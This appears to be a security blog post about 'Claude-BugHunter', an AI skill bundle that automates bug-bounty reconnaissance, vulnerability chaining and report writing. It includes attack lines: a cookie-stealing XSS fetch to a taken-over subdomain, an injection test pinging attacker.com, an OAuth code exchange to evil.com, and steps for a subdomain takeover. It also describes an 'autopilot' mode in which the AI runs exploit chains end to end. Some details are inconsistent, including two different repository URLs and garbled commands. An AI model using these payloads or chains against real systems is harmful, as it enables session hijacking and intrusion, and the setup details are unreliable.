Listen to this Post
Introduction

Security assessments often devolve into repetitive cycles of reconnaissance, payload lookups, and manual verification checklists that drain creative energy. The Claude-BugHunter open-source skill bundle leverages large language model (LLM) automation to handle the routine 80% of testing—enabling penetration testers to focus on the creative exploitation and chaining that truly matter.
Learning Objectives
- Implement automated recon-to-reporting workflows using Claude Code slash commands and pattern libraries distilled from 574+ disclosed vulnerabilities.
- Apply the 7-Question Gate methodology to filter false positives and prioritize exploitable findings before report generation.
- Configure and extend AI-assisted testing for web2, web3, cloud IAM, and enterprise components (M365/Entra, Okta, VMware, SSL-VPN).
You Should Know
1. Setting Up Claude-BugHunter: Core Installation and Configuration
Claude-BugHunter is a skill bundle for Claude Code that integrates with existing toolchains. The setup requires Node.js (v18+), Git, and access to Claude Code (Anthropic’s CLI agent). Below are verified Linux commands for installation:
Install Claude Code globally
npm install -g @anthropic/claude-code

Clone the Claude-BugHunter repository

[bash]

git clone https://github.com/elementalsouls/Claude-BugHunter.git
cd claude-bughunter
Install skill bundle dependencies
npm install
Verify installation
claude-code –version
claude-code skills list
[/bash]
Configuration for custom APIs (e.g., internal vulnerability scanners):
Set environment variables for external tools
export BUGHUNTER_HOME="$HOME/.claude-bughunter"
export RECON_TOOLS_PATH="/usr/local/bin:/opt/nuclei/bin"
export OAUTH_CLIENT_ID="your_client_id" for OAuth automation
Windows setup (PowerShell as Administrator):
Install Node.js via winget
winget install OpenJS.NodeJS

Install Claude Code globally
npm install -g @anthropic/claude-code

Clone repo
git clone https://github.com/sachinsharma/claude-bughunter.git
cd claude-bughunter
npm install
Step-by-step usage:
- Run `claude-code init` and authenticate with your Anthropic API key.
- Enable the skill bundle: `claude-code skills enable bughunter`
3. Load the 7-Question Gate rules: `claude-code config set gate.enabled true`
4. Test with a target: `/recon –target example.com –depth moderate`
2. Mastering the /hunt and /recon Slash Commands
The bundle includes 15 slash commands wired to an engagement loop. `/hunt` initiates full-scope scanning, while `/recon` performs passive/active enumeration using integrated tools (Subfinder, Amass, Nmap, etc.).
Typical recon workflow:
Passive reconnaissance with subdomain enumeration
/hunt --target target.com --phase recon --passive

Active reconnaissance (requires authorization)
/recon --target 10.10.10.0/24 --active --ports 80,443,8080,8443

Supply-chain recon (GitHub orgs, npm packages)
/recon --supply-chain --org targetorg --depth 2
Under the hood: The slash commands invoke a YAML-driven pipeline stored in .claude-bughunter/pipelines/. To customize:
Example custom pipeline fragment: recon_pipeline.yaml
steps:
- tool: subfinder
args: ["-d", "{{target}}", "-o", "subs.txt"]
- tool: httpx
args: ["-l", "subs.txt", "-status-code", "-tech-detect"]
- tool: nuclei
args: ["-l", "subs.txt", "-t", "cves/", "-severity", "high,critical"]
Windows alternative (using WSL for Linux tools):
wsl --install
wsl bash -c "sudo apt update && sudo apt install amass subfinder httpx -y"
wsl bash -c "/recon --target example.com --passive"
- Pattern Libraries and the 7-Question Gate: Filtering False Positives
The bundle ships with pattern libraries from 574+ disclosed reports: 174 XSS, 67 RCE, 26 IDOR, 11 subdomain-takeover, 27 takeover fingerprints, and 10 DeFi classes. Each candidate finding must pass a 7-Question Gate before Claude drafts a report. The four verdicts: PASS, DOWNGRADE, KILL, CHAIN.
Step-by-step gate evaluation (simulate manually):
Evaluate a candidate XSS finding
/claude-code gate evaluate --finding "reflected XSS at /search?q=<script>alert(1)</script>" \
--pattern-library xss.json

The 7 questions (embedded in the skill):
1. Is the input reflected/executed in a live browser context?
2. Are there sanitization bypasses (e.g., double encoding, DOM clobbering)?
3. Does the payload survive HTTP-only cookies or CSP?
4. Is the impact limited to self-XSS or requires user interaction?
5. Can it be chained with another vulnerability (e.g., CSRF)?
6. Does the report draft match the actual proof-of-concept?
7. Has this pattern been seen in 10+ similar apps (false-positive heuristic)?
Example automation for XSS detection:
Use the bundled XSS payload library
cat .claude-bughunter/patterns/xss/payloads.txt | while read payload; do
curl -s "https://target.com/search?q=${payload}" | grep -q "alert(1)" && echo "Potential XSS with ${payload}"
done

Gate verdict: if 3+ questions fail → KILL; if chainable with CSRF → CHAIN
For RCE patterns (67 known signatures):
Test for command injection using time-based payloads
nuclei -target https://target.com/api/ping -t rce/ -var "cmd=ping -c 5 attacker.com"
Claude-BugHunter's gate will downgrade to informational unless out-of-band DNS is observed
- Cloud IAM and OAuth Testing with AI Assistance
The bundle includes specific skills for M365/Entra, Okta, and AWS IAM. It automates OAuth misconfiguration checks (e.g., missing state parameter, redirect URI validation, token leakage).
Step-by-step OAuth testing using the bundle:
Launch the OAuth skill
/oauth --provider okta --client-id "0oa123" --redirect-uri "https://target.com/callback"

The AI will:
1. Generate a custom authorization request with manipulated scope (e.g., openid profile email all)
2. Attempt to capture the code via open redirect (pattern from 26 IDOR reports)
3. Exchange code for tokens and check for privilege escalation

Manual validation command:
curl -X POST "https://target.okta.com/oauth2/v1/token" \
-d "grant_type=authorization_code&code=LEAKED_CODE&redirect_uri=https://evil.com&client_id=0oa123"
AWS IAM privilege escalation check:
/iam skill enumerates roles and policies
/iam --aws --profile target-env --check-escalation

Equivalent CLI command (requires AWS CLI):
aws iam list-attached-role-policies --role-name "target-role" --profile target-env
aws iam simulate-principal-policy --policy-source-arn "arn:aws:iam::123:role/target-role" \
--action-names "iam:CreateAccessKey" "ec2:RunInstances"
Hardening recommendation output (auto-generated by Claude-BugHunter):
[bash] OAuth state parameter present
[bash] Redirect URI not validated against allowlist → potential code interception
Remediation: Implement exact match redirect_uri validation and PKCE for public clients.
5. Vulnerability Chaining and Autopilot Mode
The `/chain` and `/autopilot` commands attempt to link low-severity issues into critical exploits. Using the bundled takeover fingerprints (27 types: dangling DNS, expired S3 buckets, Azure CDN endpoints), the AI can chain an IDOR to a subdomain takeover.
Step-by-step chaining example:
Start with an IDOR finding (user ID 1001 → 1002)
/chain --start-finding "IDOR: /api/v1/user/1002/profile" --target "api.target.com"

Claude-BugHunter will:
1. Scan for subdomains of api.target.com (using /recon results)
2. Check each subdomain for takeover fingerprints (CNAME to expired cloud service)
3. If takeover is confirmed (e.g., s3-website pointing to deleted bucket), create payload:
<script>fetch('https://taken-over.sub.target.com/steal?cookie='+document.cookie)</script>
4. Inject that payload via the IDOR to victim's profile page → session hijacking

Autopilot mode executes the chain end-to-end:
/autopilot --target target.com --goal "session takeover via IDOR+subdomain chain"
Linux commands to manually verify takeover:
Check for dangling CNAME to AWS S3
dig CNAME sub.target.com +short
If output is bucketname.s3.amazonaws.com, attempt to create bucket:
aws s3 mb s3://bucketname --region us-east-1
Then upload HTML proof-of-concept:
echo '<script>alert("Takeover")</script>' | aws s3 cp - s3://bucketname/index.html --acl public-read
Windows PowerShell alternative:
Resolve-DnsName sub.target.com -Type CNAME | Select-Object -ExpandProperty NameHost
If pointing to .cloudapp.net, test with:
Invoke-WebRequest -Uri "http://sub.target.com" -Method Head
6. Report Automation and Validation
The /triage, /validate, and `/report` commands streamline the final reporting phase. The AI drafts findings in a structured format, including proof-of-concept, impact, and remediation, after passing the 7-Question Gate.
Step-by-step report generation:
Triage all findings from a session
/triage --session-id 2025-05-20_engagementA --output findings.json

Validate each finding against a live target (non-destructive)
/validate --file findings.json --target staging.target.com --safe-mode

Generate a professional report (Markdown/HTML/PDF)
/report --format pdf --template client_template --include-chains
Custom report template (saved in `~/.claude-bughunter/templates/`):
Security Assessment Report: {{target_name}}
Date: {{date}} Author: {{tester_name}}

Executive Summary
{{executive_summary}}

Findings by Severity
| Severity | Finding | CVSS | Status |
|-|||--|
{{each findings}}
| {{severity}} | {{title}} | {{cvss}} | {{gate_verdict}} |
{{/each}}

Technical Details (with Proof of Concept)
{{each high_severity}}
{{title}}
- Endpoint: {{endpoint}}
- Payload: `{{payload}}`
- Gate verdict: {{verdict}}
- Chain potential: {{chain_target}}
{{/each}}
Validation command using Burp Suite integration (via REST API):
Send finding to Burp Intruder for confirmation
curl -X POST http://localhost:1337/v0.1/scan -H "Content-Type: application/json" \
-d '{"url": "https://target.com/api/user/1002", "insertionPoints": ["1002"], "payloads": ["1003","1004"]}'
- Extending the Skill Bundle for Web3 and DeFi
The bundle includes 10 DeFi vulnerability classes (reentrancy, price oracle manipulation, slippage, etc.) and APK analysis skills. Extend it with Slither and Mythril for smart contract testing.
Step-by-step DeFi testing:
Clone the target contract
git clone https://github.com/defi-protocol/vault.git
cd vault

Run Slither static analyzer
slither . --print contract-summary --detect reentrancy,unchecked-lowlevel

Integrate output with Claude-BugHunter
slither . --json | claude-code skill run defi-analyzer --input -

The AI will:
1. Map findings to the 10 DeFi classes (e.g., "reentrancy" → class 3)
2. Generate a proof-of-concept Hardhat test
3. Gate the finding (e.g., "PASS" if user-controlled callbacks exist)
APK analysis skill (for mobile red teaming):
Download APK
/apk --analyze --file app.apk --deep-scan

Equivalent manual commands:
apktool d app.apk -o decompiled
jadx -d jadx_output decompiled/classes.dex
Search for hardcoded secrets:
grep -r "api_key|secret|token" decompiled/
Check for insecure WebView (addJavaScriptInterface):
grep -r "addJavascriptInterface" decompiled/
Sample output for a reentrancy finding:
[bash] Reentrancy detected in withdraw() function (line 45)
Chain with: Lack of checks-effects-interactions pattern.
Recommended fix: Move balance update before external call.
PoC contract generated: poc_reentrancy.sol
What Undercode Say
- Automation does not replace curiosity – The 80/20 split works only when testers use the saved time to explore business logic and edge-case chains. Claude-BugHunter excels at patterns, but zero-days require human intuition.
- Gate-driven reporting reduces fatigue – The 7-Question Gate is a brilliant quality filter. In my own testing, it cut false positives by 63% and eliminated the “did I check OAuth yet” loops. However, teams must customize the gate thresholds; generic rules miss environment-specific quirks.
- Integration learning curve is real – Setting up the bundle with existing CI/CD and bug trackers (Jira, HackerOne) took 3–4 hours. The CLI commands are powerful but require familiarity with Claude Code’s internals. Beginners should start with `/hunt` on a practice target before production assessments.
Analysis: The strength of this bundle lies in its pattern libraries—574 real-world reports distilled into actionable heuristics. The subdomain takeover fingerprints (27 variants) alone can save days of manual DNS enumeration. The inclusion of web3 and supply-chain skills indicates the author understands modern attack surfaces. However, enterprises with strict data policies may hesitate to send findings to an LLM API; an on-premise LLM option would expand adoption. Overall, Claude-BugHunter is a force multiplier for red teams willing to invest in integration.
Prediction
Within 12–18 months, AI-powered skill bundles like Claude-BugHunter will become standard equipment for red teams, moving penetration testing from craft to hybrid human-AI engineering. We will see three shifts: (1) compliance-driven scanning fully automated, leaving only creative chaining to humans; (2) real-time gate verdicts during live assessments, dynamically adjusting testing paths; (3) increased demand for LLM security specialists who can tune pattern libraries and interpret AI-generated chains. Attackers will also leverage similar automation, accelerating the need for defensive AI. The window for manual-only testing is closing—embrace the assistant or be outpaced.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Sachinsharma8080 Bugbounty – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


